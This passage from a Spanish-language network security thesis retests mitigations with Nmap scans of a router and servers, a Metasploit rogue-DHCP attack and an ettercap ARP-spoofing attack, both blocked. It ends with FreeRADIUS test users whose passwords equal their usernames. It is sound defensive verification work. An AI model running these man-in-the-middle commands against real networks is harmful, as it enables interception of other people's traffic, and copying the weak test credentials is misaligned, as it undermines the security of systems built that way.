Figura 126. Repetición del escaneo TCP al router/firewall

Al repetir el escaneo de los 1000 puertos UDP más usuales del router/firewall desde la red interna de la organización obtenemos el resultado de la Figura 127.

```
# nmap -sU -sC -top-ports 1000 10.0.200.1

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-01-27 16:10 VET
Nmap scan report for troya01.mydomain.gob.ve (10.0.200.1)
Host is up (0.00043s latency).
Not shown: 998 open|filtered ports
PORT      STATE SERVICE
123/udp   open  ntp
| ntp-info:
|   version: ntpd 4.2.8p4@1.3265-o Mon Oct 26 14:31:39 UTC 2015 (1)
|   processor: i386
|   system: FreeBSD/10.1-RELEASE-p24
|   refid: 200.93.227.170
|_  stratum: 3
500/udp   open  isakmp
Service Info: OS: FreeBSD/10.1-RELEASE-p24

Nmap done: 1 IP address (1 host up) scanned in 118.72 seconds
```

Figura 127. Repetición del escaneo UDP al router/firewall

Al tabular la salida de la herramienta Nmap aplicada al router/firewall desde una interfaz interna para el escaneo de puertos TCP y UDP se encontraron los resultados que se agrupan en la Tabla 33.

Tabla 33. Servicios visibles en el Router/Firewall interfaz interna al repetir la prueba

Puerto	Protocolo	Servicio	Descripción	¿Debería estar habilitado?
22	TCP	SSH	Servicio de administración remota por CLI	Si
80	TCP	HTTP	Servicio de administración web usando HTTP	Si
123	UDP	NTP	Servicio de sincronización de tiempo	Si
443	TCP	HTTPS	Servicio de administración web usando HTTPS	Si
500	UDP	ISAKMP	Necesario para el funcionamiento de la VPN	Si

En la fase de pruebas se determinó que los servicios visibles desde Internet hacia la interfaz WAN (interfaz externa) del router/firewall eran solo aquellos que la organización permite según su política por lo que no es necesario volver a repetir esa prueba.

**Resultado Obtenido:** Queda en evidencia por los datos que se muestran en las Tablas 32 y 33 que la acción de mitigación aplicada fue efectiva ya que los servicios que se detectaron como habilitados en estas pruebas de comprobación son únicamente aquellos que fueron definidos por la organización como necesarios para el funcionamiento esperado de los dispositivos de red.

### 5.1.2 Pruebas a Switch y Servicio DHCP

Se quiere validar si los cambios que se realizaron en las configuraciones de seguridad de los switches lograron mitigar las debilidades detectadas durante la fase de pruebas de seguridad. Específicamente, se detectó (ver Capítulo 4) que los dispositivos de capa 2 eran vulnerables ante los siguientes ataques:

- a) Rogue DHCP
- b) ARP Spoofing

Estos ataques están explicados detalladamente en el Capítulo 2 del presente trabajo. Para ejecutarlos haremos uso de las herramientas metasploit y ettercap disponibles en Kali Linux.

#### a) Rogue DHCP

**Intención:** La finalidad de este ataque es instalar en la red un servidor DHCP no autorizado para proporcionar a las víctimas que soliciten configuración de parámetros de red en forma dinámica información falsa tal como el servidor DNS y el *gateway* por defecto que estén bajo control del atacante.

**Resultado esperado:** La tecnología de seguridad llamada DHCP Snooping que se configuró en los switches en la fase de mitigación no debería permitir que un servidor DHCP que se instale de forma no autorizada en la red sea capaz de entregar direcciones IP (y otros parámetros) a los clientes de la red.

#### Desarrollo de la prueba:

Para lograr este ataque hay que ejecutar dos acciones:

3. Hacer un ataque DHCP Starvation para consumir el rango de direcciones IP que puede entregar el servidor DHCP legítimo.
4. Configurar un DHCP no autorizado (*Rogue DHCP*) y entregar direcciones IP de *gateway* por defecto (y de DNS si se quiere) de máquinas bajo control del atacante a los próximos clientes que soliciten estos parámetros mediante DHCP.

Para lograr este ataque hay que recolectar los siguientes datos previamente:

- Una dirección IP que no se esté usando actualmente en la red.
- Un rango de direcciones IP que no se esté usando actualmente en la red.

Para hacer esa investigación puede ejecutarse la herramienta Nmap con los parámetros que se ven en la Figura 128.

```
$ nmap -sP 10.0.203.0/24

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-01-29 13:59 VET
Nmap scan report for 10.0.203.1
Host is up (0.0027s latency).
Nmap scan report for 10.0.203.2
Host is up (0.00041s latency).
Nmap scan report for 10.0.203.6
Host is up (0.0038s latency).
      --parte de la salida omitida por razones de espacio--
Nmap scan report for 10.0.203.86
Host is up (0.00036s latency).
Nmap scan report for 10.0.203.195
Host is up (0.0019s latency).
Nmap scan report for 10.0.203.217
Host is up (0.0017s latency).
Nmap scan report for 10.0.203.218
Host is up (0.0040s latency).
Nmap scan report for 10.0.203.219
Host is up (0.032s latency).
Nmap scan report for 10.0.203.229
Host is up (0.0024s latency).
Nmap scan report for 10.0.203.242
Host is up (0.00076s latency).
Nmap scan report for 10.0.203.249
Host is up (0.0021s latency).
Nmap scan report for 10.0.203.254
Host is up (0.016s latency).
Nmap done: 256 IP addresses (27 hosts up) scanned in 15.01 seconds
```

Figura 128. Barrido de ping usando Nmap

Al analizar la salida anterior podemos concluir que hay al menos 27 hosts activos en la red y pueden tomarse las siguientes direcciones IP que no se están utilizando:

- IP disponible: 10.0.203.3. Esta será la IP del router no autorizado que se está configurando.
- Rango de direcciones IP: 10.0.203.196-216. Este será el rango de direcciones a entregar por el DHCP no autorizado que se está tratando de implementar.

Una vez se tienen esos datos se procede a configurar la máquina atacante para que reenvíe los paquetes IP que reciba y para esto es necesario crear una subinterfaz de la interfaz física del equipo (identificada con eth0). Una subinterfaz es una interfaz virtual a partir de la interfaz física. El comando para configurar una subinterfaz es el siguiente:

```
# ifconfig eth0:1 10.0.203.3 netmask 255.255.255.0
```

El comando para habilitar enrutamiento (*ip forward*) en el sistema operativo Linux es:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Con estas configuraciones se logró hacer que la máquina atacante reenvíe al *gateway* legítimo todos los paquetes que va a recibir de la máquina víctima.

El siguiente paso es, mediante el servidor DHCP no autorizado, ofrecer a los clientes que soliciten direccionamiento por DHCP la IP 10.0.203.3 (bajo control del atacante) como *gateway* por defecto. El software Metasploit tiene un módulo para hacer este tipo de ataques y a continuación se describe la forma de hacerlo:

Ejecutar Metasploit mediante el siguiente comando:

```
# msfconsole
```

Para ingresar al módulo de DHCP el comando es el siguiente:

```
msf > auxiliary/server/dhcp
```

Usando los datos en la Tabla 34 se aplican los parámetros necesarios para configurar el servidor DHCP no autorizado.

Tabla 34. Parámetros para configurar un *rogue* DHCP con Metasploit

Parámetro	Valor a colocar	Explicación
DHCPEND	10.0.203.216	Ultima IP del rango a entregar por el servidor DHCP
DHCPSTART	10.0.203.196	Primera IP del rango a entregar por el servidor DHCP
DNSSERVER	8.8.8.8	Servidor DNS a entregar por el servidor DHCP. Este servidor puede ser también uno bajo el control del atacante
SRVHOST	10.0.203.9	La IP del servidor DHCP no autorizado. En este caso es la misma que la de la máquina atacante
NETMASK	255.255.255.0	Mascara de subred de la red donde está la victima
ROUTER	10.0.203.3	El <i>gateway</i> por defecto a entregar por el servidor DHCP. En este caso es la IP de la subinterfaz creada previamente

Los comandos para ejecutar el servidor DHCP no autorizado se muestran en la Figura 129.

```
msf > use auxiliary/server/dhcp
msf auxiliary(dhcp) > set DHCPEND 10.0.203.216
DHCPEND => 10.0.203.241
msf auxiliary(dhcp) > set DHCPSTART 10.0.203.196
DHCPSTART => 10.0.203.223
msf auxiliary(dhcp) > set DNSSERVER 8.8.8.8
DNSSERVER => 8.8.8.8
msf auxiliary(dhcp) > set SRVHOST 10.0.203.9
SRVHOST => 10.0.203.9
msf auxiliary(dhcp) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf auxiliary(dhcp) > set ROUTER 10.0.203.3
ROUTER => 10.0.203.3
msf auxiliary(dhcp) > run
[*] Auxiliary module execution completed

[*] Starting DHCP server...
```

Figura 129. Rogue DHCP usando Metasploit

En la Figura 130 se observa la pantalla de Metasploit una vez el servidor no autorizado se ha configurado y comienza su ejecución. En este punto ya se tiene ejecutando el servidor DHCP no autorizado.

```
msf > use auxiliary/server/dhcp
msf auxiliary(dhcp) > set DHCPEND 10.0.203.216
DHCPEND => 10.0.203.216
msf auxiliary(dhcp) > set DHCPSTART 10.0.203.196
DHCPSTART => 10.0.203.196
msf auxiliary(dhcp) > set DNSSERVER 8.8.8.8
DNSSERVER => 8.8.8.8
msf auxiliary(dhcp) > set SRVHOST 10.0.203.9
SRVHOST => 10.0.203.9
msf auxiliary(dhcp) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf auxiliary(dhcp) > set ROUTER 10.0.203.3
ROUTER => 10.0.203.3
msf auxiliary(dhcp) > run
[*] Auxiliary module execution completed

[*] Starting DHCP server...
msf auxiliary(dhcp) > |
```

Figura 130. Ejecución del DHCP no autorizado desde Metasploit

En la máquina víctima se ejecutan los siguientes comandos para forzar que la misma solicite una renovación de sus parámetros de red vía DHCP:

```
# dhclient -r
# dhclient eth0
```

En este momento el servidor DHCP no autorizado debería recibir paquetes DHCP Discover que son solicitudes de dirección IP de un cliente, es necesario que el servidor reciba esa solicitud para que pueda



ofrecer parámetros de configuración al cliente solicitante. En su lugar, el único tráfico DHCP que está llegando al atacante es el que el mismo solicita al tratar de renovar su dirección IP ya que el DHCP Snooping se encarga de bloquear cualquier otro tipo de paquetes DHCP (incluyendo el mencionado paquete DHCP Discover). En la Figura 131 se muestra una captura de paquetes del momento en que se está ejecutando el ataque filtrando para que solo se muestre el tráfico DHCP, se ve que no se ha recibido ningún paquete DHCP Discover.

En conclusión, debido a que el servidor DHCP no autorizado nunca recibe la solicitud de dirección IP que envía la víctima (DHCP Discover) el servidor nunca entrega los parámetros de configuración alterados a la víctima y, por lo tanto, el ataque no tiene éxito.

No.	Time	Source	Destination	Protocol	Length	Info
41254	1950.952911	192.168.1.203.9	192.168.1.203.1	DHCP	342	DHCP Request - Transaction ID 0xb1b045a
41255	1950.958588	192.168.1.203.1	192.168.1.203.9	DHCP	385	DHCP ACK - Transaction ID 0xb1b045a
55525	2425.400232	0.0.0.0	255.255.255.255	DHCP	342	DHCP Request - Transaction ID 0xd652ff0a
55526	2425.406279	192.168.1.203.1	192.168.1.203.9	DHCP	385	DHCP ACK - Transaction ID 0xd652ff0a

Layer	Protocol	Source	Destination
Frame	41254: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface 0		
Ethernet II	Src: Elitegro_71:68:47 (c8:9c:dc:71:68:47), Dst: HewlettP_3a:d8:fa (00:17:a4:3a:d8:fa)		
Internet Protocol Version 4	Src: 192.168.1.203.9 (192.168.1.203.9), Dst: 192.168.1.203.1 (192.168.1.203.1)		
User Datagram Protocol	Src Port: 68 (68), Dst Port: 67 (67)		
Bootstrap Protocol	(Request)		

Figura 131. Único tráfico DHCP que llega a un equipo cuando está activado DHCP Snooping en el switch

**Resultado obtenido:** En base a la captura de paquetes de la Figura 131 se concluye que la tecnología DHCP Snooping está funcionando como se espera y este tipo de ataques en la red han sido mitigados correctamente.

### b) ARP Spoofing

**Intención:** La intención de este ataque es envenenar la caché ARP de la víctima con el fin de que el tráfico dirigido al *gateway* por defecto se envíe en realidad a la máquina atacante y capturar entonces información sensible sin cifrar. Es un ataque MITM.

**Resultado esperado:** La configuración de protección ARP que se hizo en los switches durante la fase de mitigación no debería permitir que un ataque ARP Spoofing tenga éxito.

### Desarrollo de la prueba:

Par ejecutar este ataque se está partiendo de los datos que se muestran en la Tabla 35.

Tabla 35. Datos de los participantes antes del ARP Spoofing

MAC Reales	Dirección IP	Rol	Sistema Operativo
c8:9c:dc:71:68:47	10.0.203.9	Atacante	Kali Linux
00:17:a4:3a:d8:fa	10.0.203.1	Gateway legitimo	Pfsense
c8:9c:dc:71:9b:8d	10.0.203.8	Victima	Canaima

El comando para ver la tabla ARP en una máquina Linux es el siguiente:

```
# arp A.B.C.D -v
```

Al ejecutar este comando en la máquina víctima antes del ataque para consultar la MAC en su tabla local para el *gateway* legítimo 10.0.203.1 el resultado es el de la Figura 132. Puede notarse que en este momento la tabla ARP de la víctima contiene una entrada legítima para la MAC del *gateway* según los datos de la Tabla 35.

```
root@T[REDACTED]# arp [REDACTED] 203.1 -v
Address          Hwtype  Hwaddress      Flags Mask      Iface
10.0.203.1      ether   00:17:a4:3a:d8:fa C
Entries: 2      Skipped: 1      Found: 1
root@T[REDACTED]#
```

Figura 132. Parte de la tabla ARP de la víctima antes de la repetición de la prueba

Para ejecutar un ataque MITM mediante ARP Spoofing se siguen los pasos a continuación.

Paso 1. Desde la máquina atacante se ejecuta el comando ettercap vía CLI con los siguientes parámetros:

```
# ettercap -T -q -i eth0 -M arp:remote /10.0.203.1// /10.0.203.8//
```

Al ejecutar ettercap en la máquina atacante la pantalla es la de la Figura 133.

```

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> C8:9C:DC:71:68:47
          [redacted].203.9/255.255.255.0
          fe80::ca9c:dfff:fe71:6847/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr i
s not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |======>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

  GROUP 1 : [redacted].203.1 00:17:A4:3A:D8:FA
  GROUP 2 : [redacted].203.8 C8:9C:DC:71:9B:8D
Starting Unified sniffing...

```

Figura 133. Pantalla de Ettercap en la máquina atacante al momento de repetir la prueba

Luego de ejecutar el ataque se vuelve a consultar la tabla ARP local de la máquina víctima y se puede notar en la Figura 134 que el ataque de inyección ARP no fue exitoso ya que la ARP asociada con la IP del gateway por defecto no ha variado y sigue siendo la MAC legítima del gateway (ver Tabla 35).

```

root@[redacted]:~# arp [redacted].203.1 -v
Address          Hwtype  Hwaddress          Flags Mask      Iface
[redacted].203.1  ether   00:17:a4:3a:d8:fa  C              eth1
Entries: 2      Skipped: 1      Found: 1
root@[redacted]:~# arp [redacted].203.1 -v
Address          Hwtype  Hwaddress          Flags Mask      Iface
[redacted].203.1  ether   00:17:a4:3a:d8:fa  C              eth1
Entries: 2      Skipped: 1      Found: 1
root@[redacted]:~#

```

Figura 134: Tabla ARP de la víctima luego de repetir la prueba

**Resultado obtenido:** En base a la evidencia de la Figura 134 puede decirse que la configuración de protección ARP aplicada en el switch está mitigando de la forma esperada los ataques ARP Spoofing.

### 5.1.3 Pruebas a Firewall

**Permisos de Usuario:** Esta prueba se hace desde una máquina con restricciones de acceso de usuario normal (sin privilegios especiales) ya que se quiere validar el comportamiento de las reglas de firewall aplicadas para proteger los servidores de la organización.

**Intención:** Se quiere comprobar si las reglas de firewall implementadas como acción de mitigación en la interfaz Red Interna para proteger el acceso a los activos en la Red de Servidores fueron efectivas en cuanto a hacer cumplir las políticas de acceso a servidores definidas por la organización.

### Resultado Esperado:

Por cada activo los puertos permitidos para su acceso por usuarios sin privilegios son los que se resumen en la Tabla 36 de acuerdo a la política de la organización para acceso a servidores (ver Anexos A y B). Que los resultados de la presente prueba arrojen como visibles para los usuarios sin privilegios únicamente aquellos puertos definidos en la Tabla 36 es lo que se espera con esta prueba.

Durante la aplicación de la metodología de evaluación se encontró que los puertos visibles desde Internet hacia los servicios públicos de la organización estaban dentro de los permitidos. Por esa razón, no se va a repetir el escaneo desde Internet hacia los servidores públicos.

Tabla 36. Resumen de puertos permitidos para usuarios sin privilegios según política

Activo	Puertos Permitidos desde Red Interna (Usuarios sin Privilegios)	Puertos Permitidos desde Internet
DNS	TCP: 53 (DNS) UDP: 53 (DNS)	TCP: 53 (DNS) UDP: 53 (DNS)
Página Web Institucional	TCP: 80 (HTTP), 443 (HTTPS)	TCP: 80 (HTTPS), 443 (HTTPS)
Intranet	TCP: 80 (HTTPS)	TCP: 1000 (HTTP)
Tienda Online	TCP: 80 (HTTP), 443 (HTTPS)	TCP: 80 (HTTP), 443 (HTTPS)
Correo Institucional	TCP: 443 (HTTPS)	TCP: 443 (HTTPS), 587 (SUBMISSION), 993 (IMAPS)
LDAP	TCP: 137 – 139 (NBT), 389 (LDAP), 636 (LDAPS), 445 (SMB) UDP: 137 – 139 (NBT), 389 (LDAP), 636 (LDAPS)	NA
Almacenamiento Compartido	TCP: 137 – 139 (NBT), 445 (SMB) UDP: 137 – 139 (NBT)	NA
ERP	TCP: 80 (HTTP)	NA

### Desarrollo de la Prueba:

Consiste en la validación de las reglas de firewall para comparar contra la política de la organización. Para la prueba de la política de firewall Nmap es la herramienta apropiada para realizar la validación técnica de las reglas del firewall.

#### *Prueba a las reglas del firewall en sentido Internet – Servicios Públicos*

En la fase de pruebas técnicas (ver Capítulo 4) se determinó que actualmente los puertos visibles hacia Internet para cada uno de los activos eran aquellos permitidos por la organización y no era necesario hacer ningún cambio. Por lo tanto, no es necesario repetir este escaneo debido a que los resultados serían los mismos.

### *Prueba a las reglas del firewall en sentido Red Interna – Red de Servidores*

A continuación, la repetición del escaneo TCP a todos los 65535 puertos de cada activo (servidor) desde la Red Interna hacia la Red de Servidores. El resultado del escaneo TCP con Nmap hacia cada uno de los servidores a proteger se muestra de forma individual a continuación.

Servidor DNS (ver Figura 135).

```
# nmap -sS -sV -p 1-65535 10.0.200.14

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 04:11 VET
Nmap scan report for dns01.mydomain.gob.ve (10.0.200.14)
Host is up (0.00078s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND hostmaster

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 837.35 seconds
```

Figura 135. Repetición de escaneo TCP a servidor DNS

Servidor de Pagina Web Institucional (ver Figura 136).

```
# nmap -sS -sV -p 1-65535 10.0.200.130

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 04:27 VET
Nmap scan report for matrix09.mydomain.gob.ve (10.0.200.130)
Host is up (0.00080s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  ssl/http mydomain.gob.ve

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2332.93 seconds
```

Figura 136. Repetición de escaneo TCP a servidor Web Institucional

**Servidor de Intranet (ver Figura 137).**

```
# nmap -sS -sV -p 1-65535 10.0.200.12

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 21:39 VET
Nmap scan report for matrix01.mydomain.gob.ve (10.0.200.12)
Host is up (0.00059s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2309.63 seconds
```

**Figura 137. Repetición de escaneo TCP a servidor Intranet**

**Servidor de Tienda Virtual (ver Figura 138).**

```
# nmap -sS -sV -p 1-65535 10.0.200.18

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 21:41 VET
Nmap scan report for matrix12.mydomain.gob.ve (10.0.200.18)
Host is up (0.00084s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
443/tcp   open  ssl/http Apache httpd

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2324.20 seconds
```

**Figura 138. Repetición de escaneo TCP a servidor Tienda Virtual**

**Servidor de Correo Institucional (ver Figura 139).**

```
# nmap -sS -sV -p 1-65535 10.0.200.141

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-01-31 09:38 VET
Nmap scan report for 10.0.200.141
Host is up (0.00058s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
443/tcp   open  ssl/http Zimbra http config

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.67 seconds
```

**Figura 139. Repetición de escaneo TCP a servidor Correo Institucional**

### Servidor LDAP (ver Figura 140).

```
# nmap -sS -sV -p 1-65535 10.0.200.4

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-28 01:33 VET
Nmap scan report for conan01.mydomain.gob.ve (10.0.200.4)
Host is up (0.00082s latency).
Not shown: 65529 filtered ports
PORT      STATE SERVICE      VERSION
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: VE)
389/tcp   open  ldap         OpenLDAP 2.2.X - 2.3.X
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: VE)
636/tcp   open  ssl/ldap     OpenLDAP 2.2.X - 2.3.X

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1259.75 seconds
```

Figura 140. Repetición de escaneo TCP a servidor LDAP

### Servidor de Almacenamiento (ver Figura 141).

```
# nmap -sS -sV -p 1-65535 10.0.200.13

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-28 02:29 VET
Nmap scan report for rocky03.mydomain.gob.ve (10.0.200.13)
Host is up (0.011s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE      VERSION
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: MYDOMAIN)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: MYDOMAIN)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2329.64 seconds
```

Figura 141. Repetición de escaneo TCP a servidor de Almacenamiento

Servidor ERP (ver Figura 142).

```
# nmap -sS -sV -p 1-65535 10.0.200.26

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-28 02:29 VET
Nmap scan report for matrix03.mydomain.gob.ve (10.0.200.26)
Host is up (0.00090s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.16 ((Debian))

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1250.40 seconds
```

Figura 142. Repetición de escaneo TCP a servidor ERP

A continuación, la repetición del escaneo UDP a los 1000 puertos más usuales de los servidores desde la Red Interna hacia la Red de Servidores. Las salidas del comando Nmap se muestran de forma individual por cada activo de la organización a proteger en el contexto del presente proyecto.

Servidor DNS (ver Figura 143).

```
# nmap -sU -sC -top-ports 1000 10.0.200.14

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 04:14 VET
Nmap scan report for dns01.mydomain.gob.ve (10.0.200.14)
Host is up (0.0041s latency).
Not shown: 999 open|filtered ports
PORT      STATE SERVICE
53/udp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 168.57 seconds
```

Figura 143. Repetición de escaneo UDP a servidor DNS

Servidor de Pagina Web Institucional (ver Figura 144).

```
# nmap -sU -sC -top-ports 1000 10.0.200.130

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 04:20 VET
Nmap scan report for matrix09.mydomain.gob.ve (10.0.200.130)
Host is up (0.0015s latency).
All 1000 scanned ports on matrix09.mydomain.gob.ve (10.0.200.130) are
open|filtered

Nmap done: 1 IP address (1 host up) scanned in 148.15 seconds
```

Figura 144. Repetición de escaneo UDP a servidor Web Institucional



Servidor de Intranet (ver Figura 145).

```
# nmap -sU -sC -top-ports 1000 10.0.200.12

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 04:25 VET
Nmap scan report for matrix01.mydomain.gob.ve (10.0.200.12)
Host is up (0.00084s latency).
All 1000 scanned ports on matrix01.mydomain.gob.ve (10.0.200.12) are
open|filtered

Nmap done: 1 IP address (1 host up) scanned in 176.71 seconds
```

Figura 145. Repetición de escaneo UDP a servidor Intranet

Servidor de Tienda Virtual (ver Figura 146).

```
# nmap -sU -sC -top-ports 1000 10.0.200.18

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 04:30 VET
Nmap scan report for matrix12.mydomain.gob.ve (10.0.200.18)
Host is up (0.0011s latency).
All 1000 scanned ports on matrix12.mydomain.gob.ve (10.0.200.18) are
open|filtered

Nmap done: 1 IP address (1 host up) scanned in 148.29 seconds
```

Figura 146. Repetición de escaneo UDP a servidor Tienda Virtual

Servidor de Correo Institucional (ver Figura 147).

```
# nmap -sU -sC -top-ports 1000 10.0.200.141

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 04:36 VET
Nmap scan report for 10.0.200.141
Host is up (0.0021s latency).
All 1000 scanned ports on 10.0.200.141 are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 186.47 seconds
```

Figura 147. Repetición de escaneo UDP a servidor Correo Institucional

**Servidor LDAP (ver Figura 148).**

```
# nmap -sU -sC -top-ports 1000 10.0.200.4

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 04:42 VET
Nmap scan report for conan01.mydomain.gob.ve (10.0.200.4)
Host is up (0.0011s latency).
Not shown: 996 open|filtered ports
PORT      STATE SERVICE
137/udp   open  netbios-ns
139/udp   closed netbios-ssn
389/udp   closed ldap
445/udp   closed microsoft-ds

Host script results:
|_nbstat: NetBIOS name: CONAN01, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)

Nmap done: 1 IP address (1 host up) scanned in 178.74 seconds
```

**Figura 148. Repetición de escaneo UDP a servidor LDAP**

**Servidor de Almacenamiento (ver Figura 149).**

```
# nmap -sU -sC -top-ports 1000 10.0.200.13

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 04:48 VET
Nmap scan report for rocky03.mydomain.gob.ve (10.0.200.13)
Host is up (0.00072s latency).
Not shown: 997 open|filtered ports
PORT      STATE SERVICE
137/udp   open  netbios-ns
139/udp   closed netbios-ssn
445/udp   closed microsoft-ds

Host script results:
|_nbstat: NetBIOS name: MYDOMAIN-DAT03, NetBIOS user: <unknown>,
NetBIOS MAC: <unknown> (unknown)

Nmap done: 1 IP address (1 host up) scanned in 180.61 seconds
```

**Figura 149. Repetición de escaneo UDP a servidor de Almacenamiento**

Servidor ERP (ver Figura 150).

```
# nmap -sU -sC -top-ports 1000 10.0.200.26

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-27 04:53 VET
Nmap scan report for matrix03.mydomain.gob.ve (10.0.200.26)
Host is up (0.00085s latency).
All 1000 scanned ports on matrix03.mydomain.gob.ve (10.0.200.26) are
open|filtered

Nmap done: 1 IP address (1 host up) scanned in 157.62 seconds
```

Figura 150. Repetición de escaneo UDP a servidor ERP

Al tabular todos los datos recolectados durante los escaneos TCP y UDP se obtiene la Tabla 37 que compara el resultado del escaneo de puertos desde la Red Interna hacia la Red de Servidores contra la política de la organización.

Tabla 37. Resultados al repetir el escaneo de puertos TCP y UDP desde la Red Interna

Dirección IP	Servicio	Puertos permitidos según política (usuarios sin privilegios)	Puertos abiertos detectados	¿Cumple con la Política?
10.0.200.14	DNS	<b>TCP:</b> 53 (DNS) <b>UDP:</b> 53 (DNS)	<b>TCP:</b> 53 (DNS) <b>UDP:</b> 53 (DNS)	Si
10.0.200.130	Página Web Institucional	<b>TCP:</b> 80 (HTTP), 443 (HTTPS)	80 (HTTP)	Si
10.0.200.12	Intranet	<b>TCP:</b> 80 (HTTP)	<b>TCP:</b> 80 (HTTP)	Si
10.0.200.18	Tienda Online	<b>TCP:</b> 80 (HTTP), 443 (HTTPS)	<b>TCP:</b> 80 (HTTP), 443 (HTTPS)	SI
10.0.200.141	Correo Institucional	<b>TCP:</b> 443 (HTTPS)	<b>TCP:</b> 443 (HTTPS)	Si
10.0.200.4	LDAP	<b>TCP:</b> 137 – 139 (NBT), 389 (LDAP), 445 (SMB), 636 (LDAPS) <b>UDP:</b> 137 – 139 (NBT), 389 (LDAP), 636 (LDAPS)	<b>TCP:</b> 139 (NBT), 389 (LDAP), 445 (SMB), 636 (LDAPS) <b>UDP:</b> 137 (NBT)	Si
10.0.200.13	Almacenamiento Compartido	<b>TCP:</b> 137 - 139 (NBT), 445 (SMB) <b>UDP:</b> 137 – 139 (NBT)	<b>TCP:</b> 139 (NBT), 445 (SMB) <b>UDP:</b> 137 (NBT),	Si
10.0.200.26	ERP	<b>TCP:</b> 80 (HTTP)	<b>TCP:</b> 80 (HTTP)	Si

**Resultado Obtenido:** Queda en evidencia, por los datos que se muestran en la Tabla 37, que la acción de mitigación aplicada fue efectiva ya que los servicios que se detectaron como visibles desde la Red Interna hacia la Red de Servidores, para cada uno de los activos de la organización, son únicamente aquellos que fueron aprobados como necesarios según la política.

## 5.2 Escenario de Prueba 2: Pruebas a Servidor RADIUS

En este escenario se va a comprobar el funcionamiento del servidor FreeRADIUS implementado en la fase de mitigación para comprobar que las configuraciones y permisos otorgados son suficientes para el correcto funcionamiento del servicio y su comportamiento esperado.

### 5.1 Probar Autenticación y Autorización (*Authentication and Authorization*) de Usuario

**Permisos de usuario:** Esta prueba se ejecuta desde una maquina con permisos al puerto 443 TCP para visualizar la interfaz web de administración de un switch. Actualmente, las únicas maquinas con este permiso son las de los administradores de red.

**Intención:** Se quiere validar si la creación de usuarios de manera centralizada en el servidor FreeRADIUS otorga a cada usuario creado los permisos correspondientes según el nivel de acceso que se le defina al usuario.

**Resultado Esperado:** Un usuario creado con permisos de solo lectura debería poder ver secciones de la administración del switch sin que se le permita modificar ningún parámetro y un usuario creado con permisos de administrador debería poder hacer cualquier configuración posible en el switch.

#### Desarrollo de la Prueba:

Lo primero es la creación de dos usuarios de prueba en el servidor FreeRADIUS lo cual se hace modificando el archivo `/etc/freeradius/users`. Para esta prueba se crearon los usuarios “administrador” y “sololectura” que tienen permisos totales de administrador y de solo lectura respectivamente (ver Figura 151).

```
### usuarios para casos de pruebas TEG ###
#usuario con privilegios maximos
administrador Cleartext-Password := "administrador"
3Com-User-Access-Level = 3

#usuario con privilegios minimos
sololectura Cleartext-Password := "sololectura"
3Com-User-Access-Level = 1
```

